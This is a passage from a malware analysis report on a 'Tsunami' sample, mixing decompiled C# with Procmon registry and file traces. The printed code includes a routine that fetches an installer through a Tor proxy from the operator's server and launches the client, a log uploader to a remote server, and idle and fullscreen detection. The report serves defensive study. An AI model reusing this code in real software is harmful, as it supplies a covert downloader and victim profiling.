After ensuring the runtime environment is ready, the method attempts to launch the

Tsunami Client executable. If successful, it logs the initiation of the client and sets the *ClientRunning* flag to *true*, indicating operational status. Conversely, a failure to start the client is logged as an error, ensuring transparency in operation status.

This method demonstrates a structured approach to dependency management and execution control. The integration of dynamic installation for *.NET 6* enables the malware to adapt to a variety of environments, ensuring compatibility regardless of the target system's initial configuration. Its reliance on the *Tor proxy* for obtaining dependencies highlights an emphasis on obfuscating communication, aligning with tactics commonly employed by malicious software.

The presence of robust error handling and detailed logging provides insights into its operational logic but also reveals its potential misuse. By ensuring dependencies are dynamically resolved and operational status is closely monitored, the method reflects a design aimed at maintaining resilience and adaptability, potentially in support of a larger malicious framework.

```
// Token: 0x06000007 RID: 7 RVA: 0x00002194 File Offset: 0x00000394
private static void ExecuteTsunamiClient(bool serverOnline)
{
    if (!DotNet6.IsInstalled())
    {
        if (!serverOnline)
        {
            Logger.LogError("Program.ExecuteTsunamiClient", "Could not install the .NET 6 installer URL right now, server is not online");
            return;
        }
        Tuple<bool, string> result = TorProxy.SendRequest(HttpMethod.Get, TorServer.ASSETS_DOTNET6_INSTALLER_URL, "").Result;
        bool item = result.Item1;
        string item2 = result.Item2;
        if (!item)
        {
            Logger.LogError("Program.ExecuteTsunamiClient", "Failed to get the .NET 6 installer URL");
            return;
        }
        if (!DotNet6.Install(item2))
        {
            Logger.LogError("Program.ExecuteTsunamiClient", "Failed to install .NET 6");
            return;
        }
        Logger.LogInfo("Program.ExecuteTsunamiClient", ".NET 6 has been installedL");
    }
    if (Processes.Start(Program.ClientExePath, "", true, true, true))
    {
        Logger.LogInfo("Program.Start", "Checked for updates, starting the Tsunami Client");
        Program.ClientRunning = true;
        return;
    }
    Logger.LogError("Program.Start", "Checked for updates, failed to start the Tsunami Client");
}
```

Figure 138: Overview of the ***ExecuteTsunamiClient()***

The *TelemetryUploader* class appears to be designed for aggregating and transmitting application logs to a remote server under the guise of legitimate telemetry functionality. The ***SendApplicationLogs()*** method processes runtime logs by categorizing them into Success, Info, Warning, and Error types, creating both a summary and a detailed report of the application's activity. These logs are dynamically categorized based on the application's role (e.g., *ClientAppLogs* or *InstallerAppLogs*) to ensure contextual relevance, further suggesting a tailored approach to data collection.

A telemetry object encapsulates the *session ID*, *log categories*, and detailed *runtime data*, which is transmitted to a remote server via the ***TorServer.SendData()*** method.

The robust design, detailed logging, and anonymized communication suggest that its likely intent is to *gather intelligence* from compromised hosts, either for *system profiling*, *operational oversight*, or *further exploitation*. The sophistication of this class underlines the need for thorough investigation and monitoring to mitigate its potential impacts.

```
using System;
using System.Collections.Generic;
using System.Runtime.CompilerServices;
using Tsunami.Core.Common;

namespace Tsunami.Core.App
{
    // Token: 0x0200001F RID: 31
    public static class TelemetryUploader
    {
        // Token: 0x06000065 RID: 101 RVA: 0x00004500 File Offset: 0x00002700
        public static bool SendApplicationLogs()
        {
            int num = 0;
            int num2 = 0;
            int num3 = 0;
            int num4 = 0;
            using (List<Log>.Enumerator enumerator = Logger.Logs.GetEnumerator())
            {
                while (enumerator.MoveNext())
                {
                    switch (enumerator.Current.Type)
                    {
                    case LogType.Success:
                        num++;
                        break;
                    case LogType.Info:
                        num2++;
                        break;
                    case LogType.Warning:
                        num3++;
                        break;
                    case LogType.Error:
                        num4++;
                        break;
                    }
                }
            }
            DefaultInterpolatedStringHandler defaultInterpolatedStringHandler = new DefaultInterpolatedStringHandler(37, 4);
            defaultInterpolatedStringHandler.AppendLiteral("Success: ");
```

Figure 139: Overview of the *TelemetryUploader* class

The *UserInteractions* class is a utility designed to monitor and analyze user activity and system interaction states. It relies on Windows *API* calls to retrieve *idle time*, detect *fullscreen applications*, and assess the *user's last input*. Despite being implemented in the source code, this class *remains unused* within the provided execution flow, raising questions about its intended purpose and whether it was meant for testing, debugging, or future expansion.

The class includes methods such as ***GetIdleTime()*** and ***GetLastInputTime()***, which determine the duration since the last user interaction. These methods leverage the ***GetLastInputInfo()*** function from *User32.dll* to fetch the timestamp of the most recent input. ***GetIdleTime()*** calculates the elapsed time in milliseconds, while ***GetLastInputTime()*** provides this information in seconds, incorporating error handling to manage API call failures.

The ***FullScreenEnabled()*** method evaluates whether the currently active application is running in *fullscreen* mode. It retrieves the dimensions of the primary display using the ***ComputerInfo.GetDisplaySize()*** method and compares them with the dimensions of the foreground window, obtained via ***GetWindowRect()*** and ***GetForegroundWindow()*** from *User32.dll*. By constructing and comparing rectangles, this method determines if the foreground window occupies the entire screen.

The class relies on two internal structs, *RECT* and *LASTINPUTINFO*, which act as data containers for *API* calls. *RECT* stores the dimensions of a window, while *LASTINPUTINFO* holds details about the last user input. These structures facilitate seamless integration with the Windows *API*, enabling the class's functionality.

Despite its sophisticated design, the absence of this class from the operational codebase suggests it was either deprecated, unfinished, or reserved for future use. The presence of such a class indicates an interest in user activity profiling, potentially to tailor malicious actions based on the victim's behavior. For example, detecting *fullscreen* mode might signal a gaming or media application, potentially delaying certain malware activities to avoid detection.

The unused state of the *UserInteractions* class could also hint at incomplete development or a deliberate exclusion from the main code to reduce detection risk. Its capabilities align with broader reconnaissance and behavioral monitoring goals, but without active invocation, it remains an artifact that offers insights into the malware's potential design objectives and development process.

```
using System;
using System.Drawing;
using System.Runtime.InteropServices;
using Tsunami.Core.OS;

namespace Tsunami.Core.Common
{
    // Token: 0x0200001C RID: 28
    public static class UserInteractions
    {
        // Token: 0x06000058 RID: 88
        [DllImport("User32.dll")]
        private static extern bool GetLastInputInfo(ref UserInteractions.LASTINPUTINFO plii);

        // Token: 0x06000059 RID: 89
        [DllImport("Kernel32.dll")]
        private static extern uint GetLastError();

        // Token: 0x0600005A RID: 90
        [DllImport("user32.dll")]
        private static extern bool GetWindowRect(HandleRef hWnd, [In] [Out] ref UserInteractions.RECT rect);

        // Token: 0x0600005B RID: 91
        [DllImport("user32.dll")]
        private static extern IntPtr GetForegroundWindow();

        // Token: 0x0600005C RID: 92 RVA: 0x000   IntPtr UserInteractions.GetForegroundWindow()
        public static uint GetIdleTime()
        {
            UserInteractions.LASTINPUTINFO lastinputinfo = default(UserInteractions.LASTINPUTINFO);
            lastinputinfo.cbSize = (uint)Marshal.SizeOf<UserInteractions.LASTINPUTINFO>(lastinputinfo);
            UserInteractions.GetLastInputInfo(ref lastinputinfo);
            return (uint)(Environment.TickCount - (int)lastinputinfo.dwTime);
        }

        // Token: 0x0600005D RID: 93 RVA: 0x0000439C File Offset: 0x0000259C
        public static long GetLastInputTime()
        {
            UserInteractions.LASTINPUTINFO lastinputinfo = default(UserInteractions.LASTINPUTINFO);
            lastinputinfo.cbSize = (uint)Marshal.SizeOf<UserInteractions.LASTINPUTINFO>(lastinputinfo);
            if (!UserInteractions.GetLastInputInfo(ref lastinputinfo))
            {
                throw new Exception(UserInteractions.GetLastError().ToString());
            }
            return (((long)(Environment.TickCount & int.MaxValue) - (long)((ulong)(lastinputinfo.dwTime & 2147483647U))) & 2147483647L) / 1000L;
        }
```

Figure 140: Overview of the unused *UsersInteractions* class

The *CaesersCipher* class implements a classical *Caesar cipher encryption* and *decryption* algorithm, providing basic functionality for shifting letters in a string by a specified number of steps. Despite its simplicity and potential utility, this class remains unused within the provided codebase, suggesting it may have been intended for testing, debugging, or as part of a feature that was ultimately removed or deferred.

The ***Encrypt()*** method transforms a given string by shifting each alphabetical character forward in the alphabet by the specified number of steps (*step*). It preserves the case of the letters, ensuring uppercase and lowercase characters are shifted within their respective ranges, and leaves non-alphabetic characters unchanged. For example, the letter 'A' shifted by one *step* would become 'B', while 'z' shifted by one *step* would wrap around to 'a'.

Similarly, the ***Decrypt()*** method reverses the transformation by shifting characters backward by the specified number of steps, also preserving case and ignoring non-alphabetic characters. The implementation uses modular arithmetic to handle the wrapping of letters at the boundaries of the alphabet.

The unused state of this class raises questions about its intended role within the malware. Its implementation suggests it might have been designed for lightweight obfuscation of strings or data, such as encoding configuration settings, URLs, or commands to evade simple detection mechanisms. However, the simplicity of the Caesar cipher makes it unsuitable for robust cryptographic purposes, as it is easily broken through frequency analysis or brute force due to the limited *keyspace*.

The inclusion of the *CaesersCipher* class, despite its non-use, provides insight into the potential development process of the malware. It could indicate that the developers experimented with or considered alternative encryption mechanisms before settling on more complex or secure methods elsewhere in the code. Alternatively, it might reflect a placeholder or backup implementation, highlighting the iterative nature of the malware's development lifecycle.

```
using System;
using System.Runtime.CompilerServices;

namespace Tsunami.Core.Cryptography
{
    // Token: 0x0200000D RID: 13
    [NullableContext(1)]
    [Nullable(0)]
    public static class CaesersCipher
    {
        // Token: 0x0600002D RID: 45 RVA: 0x0000311C File Offset: 0x0000131C
        public static string Encrypt(string text, uint step)
        {
            char[] array = text.ToCharArray();
            for (int i = 0; i < array.Length; i++)
            {
                char c = array[i];
                if (char.IsLetter(c))
                {
                    char c2 = (char.IsUpper(c) ? 'A' : 'a');
                    array[i] = (char)(((long)(c - c2) + (long)((ulong)step)) % 26L + (long)((ulong)c2));
                }
            }
            return new string(array);
        }

        // Token: 0x0600002E RID: 46 RVA: 0x00003174 File Offset: 0x00001374
        public static string Decrypt(string text, uint step)
        {
            char[] array = text.ToCharArray();
            for (int i = 0; i < array.Length; i++)
            {
                char c = array[i];
                if (char.IsLetter(c))
                {
                    char c2 = (char.IsUpper(c) ? 'A' : 'a');
                    array[i] = (char)(((long)(c - c2) - (long)((ulong)step) + 26L) % 26L + (long)((ulong)c2));
                }
            }
            return new string(array);
        }
    }
}
```

Figure 141: Overview of the unused *CaesarsCipher* class

Dynamic Analysis

The execution of Runtime Broker.exe shows, as first, the executable being accessed from the *%APPDATA%\Roaming\Microsoft \Windows* directory. This unconventional execution path immediately raises suspicions, as it deviates from standard system directory conventions, as previously mentioned. Subsequent interactions with system libraries like *KernelBase.dll* and *kernel32.dll* suggest that the process is preparing its runtime environment, loading functions critical for system-level interactions. These methods likely include capabilities for memory manipulation, process injection, or thread management, which are common in malicious processes aiming to extend their reach within the system.

Time of Day	File Name	PID	Operation Categ	Command Line
17:49:19	Runtime Broker.exe	8924	Load Image	C:\Windows\System32\kernel32.dll
17:49:19	Runtime Broker.exe	8924	Load Image	C:\Windows\System32\KernelBase.dll
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74afb9-8d82-44e3-b52c-365dbf48382a
17:49:19	Runtime Broker.exe	8924	QueryNameInforma	C:\Windows\System32\KernelBase.dll
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\05f95efe-7f75-49c7-a994-60a55cc09571
17:49:19	Runtime Broker.exe	8924	QueryNameInforma	C:\Windows\System32\KernelBase.dll
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\e36c4458-ed80-4ad7-a8be-52dda1eb5f1c
17:49:19	Runtime Broker.exe	8924	QueryNameInforma	C:\Windows\System32\kernel32.dll

Figure 142: ***Runtime Broker.exe*** loading system libraries.

There are also Registry operations appearing particularly noteworthy. Analyzing registry operations reveals access to *HKLM\System\CurrentControlSet\Services\bam\State\UserSettings*, a registry key that tracks user-level application activity. This query suggests reconnaissance activities aimed at gathering information about system usage patterns or identifying running applications for potential injection or exploitation. What has been recorded and shown below indicates that the process accessed *HKLM\System\CurrentControlSet\Control\Session Manager*, a key integral to managing system boot configurations. By querying this key, the malware likely intends to evaluate or modify startup behaviors, ensuring that it executes automatically upon system reboot.

Time of Day	File Name	PID	Operation Categ	Command Line
17:49:16	Runtime Broker.exe	6364	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-336351066-595482348-3836447617-1000
17:49:16	Runtime Broker.exe	6364	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-336351066-595482348-3836447617-1000\\D
17:49:16	Runtime Broker.exe	6364	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-336351066-595482348-3836447617-1000
17:49:16	Runtime Broker.exe	6364	IRP_MJ_CLOSE	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:49:19	Runtime Broker.exe	8924	Thread Create	
17:49:19	Runtime Broker.exe	8924	Load Image	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:49:19	Runtime Broker.exe	8924	Load Image	C:\Windows\System32\ntdll.dll
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock
17:49:19	Runtime Broker.exe	8924	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies
17:49:19	Runtime Broker.exe	8924	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager

Figure 143: ***Runtime Broker.exe*** querying interesting registry keys.

Additional file operations involve interactions with *apphelp.dll*, a library often associated with compatibility and application support in Windows. This may indicate attempts to exploit or modify application compatibility settings as part of its malicious strategy.

PID	Operation Categ	Command Line
8924	QueryOpen	C:\Windows\System32\apphelp.dll
8924	CreateFile	C:\Windows\System32\apphelp.dll
8924	QueryBasicInforma	C:\Windows\System32\apphelp.dll
8924	CloseFile	C:\Windows\System32\apphelp.dll
8924	IRP_MJ_CLOSE	C:\Windows\System32\apphelp.dll
8924	CreateFile	C:\Windows\System32\apphelp.dll
8924	CreateFileMapping	C:\Windows\System32\apphelp.dll
8924	FASTIO_RELEASE_F	C:\Windows\System32\apphelp.dll
8924	CreateFileMapping	C:\Windows\System32\apphelp.dll
8924	FASTIO_RELEASE_F	C:\Windows\System32\apphelp.dll
8924	Load Image	C:\Windows\System32\apphelp.dll
8924	CloseFile	C:\Windows\System32\apphelp.dll
8924	IRP_MJ_CLOSE	C:\Windows\System32\apphelp.dll
8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\8ccca27d-f1d8-4dda-b5dd-339aee937731
8924	QueryNameInforma	C:\Windows\System32\apphelp.dll
8924	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags
8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\LogFlags
8924	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags

Figure 144: ***Runtime Broker.exe*** interacting with *apphelp.dll*.

Then, there are several attempts to access specific registry keys under *HKLM\Software\Policies\Microsoft\Windows\Display* and *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion*. These actions frequently result in a *NAME NOT FOUND* detail, indicating the queried registry entries do not exist. The desired access permissions are predominantly read-related, with some operations querying values and enumerating *subkeys*. This phase suggests that the process is performing system reconnaissance, as previously identified in the analysis of ***Runtime Broker.dll***.

Time of Day	File Name	PID	Operation Category	Command Line
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\f25bcd2e-2690-55dc-3bc4-07b65b1b41c9
17:49:19	Runtime Broker.exe	8924	QueryNameInformationFile	C:\Windows\System32\user32.dll
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Runtime Broker.exe
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Display
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Display
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Runtime Broker.exe
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Display
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Display
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
17:49:19	Runtime Broker.exe	8924	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableUmpdBufferSizeCheck
17:49:19	Runtime Broker.exe	8924	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Runtime Broker.exe
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Control Panel\Desktop
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Control Panel\Desktop
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKCU\Control Panel\Desktop

Figure 145: Executable querying extensively the *HKLM* hive.

Later, activities shift toward file handling and memory management. Operations like *CreateFileMapping* and *FASTIO_RELEASE_FOR_SECTION_SYNCHRONIZATION* appear, signaling interaction with memory-mapped files. These are common in processes attempting to share memory between applications or manage large datasets efficiently. Additionally, thread creation events (*Thread Create*) indicate that new execution threads are being initialized, hinting at multitasking or concurrency within the process. The interaction with system libraries, such as *rpcss.dll*, and the presence of *FAST IO DISALLOWED* suggest potential privilege or capability constraints imposed on the process.

Time of Day	File Name	PID	Operation Category	Command Line	Detail
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe	SUCCESS
17:49:19	Runtime Broker.exe	8924	Thread Create		SUCCESS
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\System32\rpcss.dll	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	QueryBasicInformationFile	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	CloseFile	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	IRP_MJ_CLOSE	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Windows\System32\rpcss.dll	FILE LOCKED WITH ONLY READERS
17:49:19	Runtime Broker.exe	8924	QueryStandardInformationF	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	CloseFile	C:\Windows\System32\rpcss.dll	SUCCESS
17:49:19	Runtime Broker.exe	8924	IRP_MJ_CLOSE	C:\Windows\System32\rpcss.dll	SUCCESS

Figure 146: Executable interacting with *rpcss.dll*.

The process queries and opens multiple registry keys under paths such as *HKLM\Software\Microsoft\Windows\CurrentVersion* and *HKLM\System\CurrentControlSet*. The successful results for these actions indicate that the queried keys exist, and the desired access permissions, predominantly read permissions, are granted. These operations likely aim to retrieve system or application configurations, such as file paths, environment settings, or user preferences.

Time of Day	File Name	PID	Operation Category	Command Line	Detail
17:49:19	Runtime Broker.exe	8924	RegQueryKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Category	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Name	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\ParentFolder	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Description	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\RelativePath	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\ParsingName	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\InfoTip	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\LocalizedName	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Icon	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Security	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\StreamResource	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\StreamResourceType	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\LocalRedirectOnly	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Roamable	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\PreCreate	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Stream	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\PublishExpandedPath	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\DefinitionFlags	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\Attributes	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\FolderTypeID	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{B97D20BB-F46A-4C97-BA10-5E3608430854}\InitFolderHandler	NAME NOT FOUND

Figure 147: Executable continues to map the *HKLM* hive looking for keys of interest.

Registry-related events dominate this range, with key activities including *RegQueryKey*, *RegOpenKey*, and *RegCloseKey*. The keys being accessed, such as those under *Control\Hvsi* and *Nls\Sort*, suggest the process is targeting configurations related to hardware-assisted virtualization and system sorting behaviors, respectively. These entries might be leveraged for compatibility checks, feature detection, or runtime behavior adjustments.

Time of Day	File Name	PID	Operation Category	Command Line	Detail
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\000603xx	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Windows\Globalization\Sorting\SortDefault.nls	FILE LOCKED WITH ONLY READERS
17:49:19	Runtime Broker.exe	8924	QueryStandardInformationF	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	CloseFile	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	IRP_MJ_CLOSE	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Ids	REPARSE
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Ids	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Ids\it-IT	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Ids\it	NAME NOT FOUND

Figure 148: Executable interactions with *Control\Hvsi* and *Nls\Sort*.

The occasional *NAME NOT FOUND* details for specific queries, such as in the *RegQueryValue* operation under *Control\Hvsi\IsHvsiContainer*, indicate that some queried values are absent, perhaps revealing conditional checks within the process's logic. Indeed, this registry key is associated with *Hypervisor-based Security Isolation* (*HVSI*) and is typically used to indicate whether a system or process is running inside an *HVSI* container. *Hypervisor-based Security Isolation* (*HVSI*) is a feature enabled by *virtualization-based security* (*VBS*) and *Hyper-V* on Windows systems. It isolates critical system components and certain processes within containers that are protected by the hypervisor. This enhances security by preventing unauthorized access and code execution, even in the event of a *kernel compromise*. This allows the subjected executable to both adapt its behavior, basing on the security measures available on the system, and acquire system's security configuration to later exfiltrate to the remote *Threat Actor*.

Time of Day	File Name	PID	Operation Category	Command Line	Detail
17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Hvsi	REPARSE
